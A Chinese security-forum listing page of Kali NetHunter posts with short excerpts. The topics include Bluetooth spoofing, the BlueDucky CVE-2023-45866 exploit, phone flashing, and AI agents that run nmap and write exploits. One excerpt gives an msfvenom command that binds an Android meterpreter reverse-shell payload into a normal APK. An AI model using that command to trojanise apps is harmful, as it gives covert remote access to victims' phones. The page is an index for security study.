Nethunter 第3页
Kali Nethunter是一款用于安全研究的手机固件包,可以使Android设备增加“无线破解”、“HID攻击”、“伪造光驱”等的硬件功能以及metasploit等软件工具
分类
子分类
专题
标签
排序
保姆级教程(kali Nethunter)|Nightcrawler 移动端AI渗透Agent部署实操:让旧手机变身离线红队节点
近期开源的 Nightcrawler 彻底打破了渗透测试的设备边界:它是全球首款可在智能手机本地离线运行的全自动AI渗透测试Agent,无需云端算力、无需电脑工作站,依靠手机GPU即可完成网络探测、服务枚...
 49天前

使用安卓设备以及Nethunter通过蓝牙配对消息欺骗 iOS 设备
前言在本次更新中,我将分享如何扩展可以发送配对消息的 Android nRF Connect 应用程序的信号,在最新的 iOS 17 上演示 AppleJuice,展示哪些特定的广告包可以触发最远 50 米的弹出窗口,甚至使...
3年前
颠覆端侧AI上限!12GB手机流畅运行91GB超大模型,这个开源项目打破内存桎梏
在大众认知里,AI模型的运行永远逃不开硬件桎梏:超大参数的大模型只能依托高端电脑、服务器运行,手机受限于有限的内存,只能搭载轻量化小模型,想要运行百GB级大模型几乎是天方夜谭。但近期开...
34天前
你的黑客手机,还能变成AI命令行大师?NetHunter安装Gemini全指南
前言想象一下,在渗透测试的间隙,无需切换设备,直接在手机命令行里向全球最强大的AI模型提问:分析一段代码、生成一个Payload、或是翻译一段技术文档。现在,这个想象可以成为现实了。对于网...
2个月前
小米Pocophone F1近源渗透之武装安卓手机之刷入Kali Nethunter
0x1 概述为什么要写这篇文章呢?因为在近源渗透中,拿着电脑跑到人公司楼下连wifi搞事情,咳咳,很容易被抓起来严刑拷打,那画面多美就不用我说了叭。而Kali Nethunter是什么呢?顾名思义啦,手...
3年前
将木马程序捆绑到正常应用
在msf中其实通过help命令就可以看到,我们可以加-x [正常应用.apk]这个参数来进行捆绑:msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.83 lport=5555 -x 1.apk R>2.apk(ro...

 3年前

让黑客手机更智能!在 Kali Nethunter 中玩转 Gemini CLI MCP
前言:各位渗透测试的极客们,想必你们已经体验过Model Context Protocol (MCP) 在电脑上带来的震撼:AI助手直接为你调用nmap、分析扫描结果、撰写Exploit代码……效率飙升的感觉让人上瘾。但当...
2个月前
[NetHunter]「0基础了解刷机」第二篇「分区篇」
【刷机前必读】Android 分区机制全解析(A/B|vA/B|Dynamic|Super)刷机有风险,操作需谨慎本帖仅用于技术交流,请在充分理解原理后再进行实操变砖后果自负,主力机请勿尝试⚠️ 强烈提醒(必...
 2个月前

Nethunter复现CVE-2023-45866 – BlueDucky 零点击漏洞
视频演示推荐阅读介绍 📢BlueDucky 是利用蓝牙设备漏洞的强大工具。通过运行此脚本,您可以:📡 加载已保存的不再可见但仍启用蓝牙的蓝牙设备。📂 自动保存您扫描的所有设备。💌 通过鸭子脚本格...
2年前
华为 P9 Kali NetHunter 测试内核
我去休息了 P9刷入 kali 的教程 国庆了再出 内核先放在这里 ↓ https://1843447643.share.123pan.cn/123pan/265lTd-wj6cv 测试版内核 变砖了不负责 (应该不会变砖 我已经测试过了 功能正常)...
 27天前


kali Nethunter零基础教程以及高级玩法以及设备购买
设备适用人群范围物联网硬件开发工程师网络安全工程师 代码设计师 Linux系统运维安全工程师技术入门的朋友技术辅助工作好帮手手机硬件配置注:手机系统为双系统,可以使用正常手机的功能,也能使用...
3年前